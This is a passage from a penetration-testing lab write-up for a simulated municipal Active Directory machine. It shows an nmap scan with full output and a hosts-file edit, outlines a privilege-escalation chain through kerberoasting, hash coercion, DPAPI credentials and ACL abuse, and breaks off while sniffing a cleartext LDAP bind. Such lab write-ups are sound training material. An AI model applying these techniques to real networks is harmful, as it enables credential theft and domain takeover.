
Overview

The machine starts by intercepting an insecure ldap bind from the City Services Portal that leaks the svc_services_portal credentials, kerberoasting clerk.john to gain access and dropping a library-ms file on the writable Uploads share to coerce and crack jon.peters' netntlmv2 hash. Using that account for targeted kerberoasting recovers nina.soto, whose read access over the Backups share leaks wim profile backups containing a dpapi-protected credential for emma.hayes. Abusing emma's genericAll over the CityOps OU to re-enable and reset sam.brooks gets winrm and the user flag, then moving web_admin back from quarantine and resetting its password gets shell as web_admin where seimpersonateprivilege leads to system.
CityCouncil
A local municipality recently survived a devastating ransomware campaign. While their internal IT team believes the infection has been purged and the holes plugged, the Board of Supervisors isn't taking any chances. They’ve brought in Hack Smarter to provide a "second pair of eyes."
Your mission is to perform a comprehensive penetration test of the internal infrastructure. Reaching Domain Admin isn't the endgame; treat this like a real engagement. See how many vulnerabilities you're able to identify.
Enumeration
We start with nmap scan.
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.46.196 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-22 00:41 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 00:41
Completed Parallel DNS resolution of 1 host. at 00:41, 0.10s elapsed
Initiating Connect Scan at 00:41
Scanning 10.1.46.196 [1000 ports]
Discovered open port 80/tcp on 10.1.46.196
Discovered open port 135/tcp on 10.1.46.196
Discovered open port 139/tcp on 10.1.46.196
Discovered open port 3389/tcp on 10.1.46.196
Discovered open port 53/tcp on 10.1.46.196
Discovered open port 445/tcp on 10.1.46.196
Discovered open port 5985/tcp on 10.1.46.196
Discovered open port 3269/tcp on 10.1.46.196
Discovered open port 464/tcp on 10.1.46.196
Discovered open port 88/tcp on 10.1.46.196
Discovered open port 3268/tcp on 10.1.46.196
Discovered open port 636/tcp on 10.1.46.196
Discovered open port 389/tcp on 10.1.46.196
Discovered open port 593/tcp on 10.1.46.196
Completed Connect Scan at 00:41, 4.80s elapsed (1000 total ports)
Initiating Service scan at 00:41
Scanning 14 services on 10.1.46.196
Completed Service scan at 00:42, 14.24s elapsed (14 services on 1 host)
NSE: Script scanning 10.1.46.196.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:42
Completed NSE at 00:42, 9.10s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:42
Completed NSE at 00:42, 4.54s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:42
Completed NSE at 00:42, 0.00s elapsed
Nmap scan report for 10.1.46.196
Host is up, received user-set (0.14s latency).
Scanned at 2026-08-22 00:41:46 EDT for 33s
Not shown: 986 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| _http-title: City Hall - Your Local Government
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
| _http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-08-22 04:41:57Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: city.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: city.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC-CC.city.local
| Issuer: commonName=DC-CC.city.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-12T20:54:25
| Not valid after: 2027-02-11T20:54:25
| MD5: 4261:5b03:bd2c:fb4c:94a9:9c09:9d6b:9a51
| SHA-1: 6c08:e56d:4284:67c6:c3da:c3fa:5b1f:1f58:f2f8:04bb
| -----BEGIN CERTIFICATE-----
| MIIC5DCCAcygAwIBAgIQK92tr+FVDKVIYDk7b4Zp1TANBgkqhkiG9w0BAQsFADAb
| MRkwFwYDVQQDExBEQy1DQy5jaXR5LmxvY2FsMB4XDTI2MDgxMjIwNTQyNVoXDTI3
| MDIxMTIwNTQyNVowGzEZMBcGA1UEAxMQREMtQ0MuY2l0eS5sb2NhbDCCASIwDQYJ
| KoZIhvcNAQEBBQADggEPADCCAQoCggEBANwIU9+RTMB14I0za9gFI3S9K+XP3OR2
| k6d8Lg37G2+Z/Y2dV3G5sMlFxXpXNa+pzk4Mf6h4RJ9Asj+gpeptSPuThreweGlj
| W0hDxoO2LuQzZf17G6DkF+UMhnFw8GM3FpxVSpjRdvhMyuUT2sXHTaV78/L9+Ilk
| oL2uDB2/qlJBD8bapuQ2AVz1GvEJq8sOOA4fKQ9egHEck5AMlrj4or6k8haQ9qy5
| Aj0Ls2+fsyP3xlrc8oIdW+xn1gWMxiT2BfCE35uz2LNQX8G2bLmvdpVU6jQKagqS
| EL7a+YfcuZHpiAfF0BR3AFq97n2AD/i9C8o6by4G1cwjcMuiN9CIEq0CAwEAAaMk
| MCIwEwYDVR0lBAwwCgYIKwYBBQUHAwEwCwYDVR0PBAQDAgQwMA0GCSqGSIb3DQEB
| CwUAA4IBAQASCybJcnaH1plrmH7KgSoS3mnanmpwaSW9M+95zRmCWwCuYnhSQBph
| 3qQx0T/AiyPGV3WB0gudlIfmCRCC0545aon9M6+IkrmZXuMSvCxQOd2GrmC/x+Rj
| OChZrwcfnO5FM49K9jp9xMXO3Ft6aD3ZQEobSit8akOmtC3tqVRzdV4nn/bTJo0T
| hUUDjXfPYada0diXC8fwGud6n2649XCC8oLUdaI17Go93fxqwSUC9ZHd1iCMC6Ld
| dm7Y4PQvha9wZ/S3q7DRct+zrEp+BP1VSLS4q9byV96l3djw8DW4Lc6KUZE/T/ik
| W6PAkxKtWVvJ3keozLllBY3ZVuk3FLn0
| _-----END CERTIFICATE-----
| rdp-ntlm-info:
| Target_Name: CITY
| NetBIOS_Domain_Name: CITY
| NetBIOS_Computer_Name: DC-CC
| DNS_Domain_Name: city.local
| DNS_Computer_Name: DC-CC.city.local
| DNS_Tree_Name: city.local
| Product_Version: 10.0.17763
| _ System_Time: 2026-08-22T04:42:05+00:00
| _ssl-date: 2026-08-22T04:42:14+00:00; -1s from scanner time.
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-title: Not Found
| _http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC-CC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2026-08-22T04:42:09
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: mean: -1s, deviation: 0s, median: -2s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 47463/tcp): CLEAN (Couldn't connect)
| Check 2 (port 19724/tcp): CLEAN (Couldn't connect)
| Check 3 (port 26955/udp): CLEAN (Timeout)
| Check 4 (port 53882/udp): CLEAN (Failed to receive data)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:42
Completed NSE at 00:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:42
Completed NSE at 00:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:42
Completed NSE at 00:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.38 seconds- Port 80 hosting a custom website, not the default IIS page.
- Domain name is city.local and FQDN is
DC-CC.city.local. - RDP and WinRM both open.
We add hosts file entry for the target and we move on.
┌─[192.168.37.140]─[jimmex@attacker]─[~]
└──╼ [★]$ echo '10.1.46.196 city.local DC-CC.city.local DC-CC' | sudo tee -a /etc/hosts
10.1.46.196 city.local DC-CC.city.local DC-CC
Port 80
The site is mostly static with a couple of good information and a page serving a download for an application.

This is a list of the team members that we might need later if we don't have any way in.


Under /documents-forms.html there are download buttons for a Linux and a Windows version of the City service portal. We'll go ahead and download those directly.

In the same page, if we scroll down we'll see some requirements for the tool to work and one of which is adding the FQDN for the DC to the hosts file. This means the portal needs the DC to function, so it is probably integrated with AD one way or another.
Starting the application, you can see on the left that it is actually integrated with AD.

Access as svc_services_portal

When I clicked around, the terminal in the portal shows that it does LDAP operation to connect as the user svc_services_portal and it specifically mentions that it does Bind to the LDAP, meaning this connection isn't secure.
Any user can intercept this traffic will see the plain-text password of this user sent over the network.
So I started Wireshark with the filter tcp.port == 389 and as you can see, once I clicked the submit application button again we see the traffic.
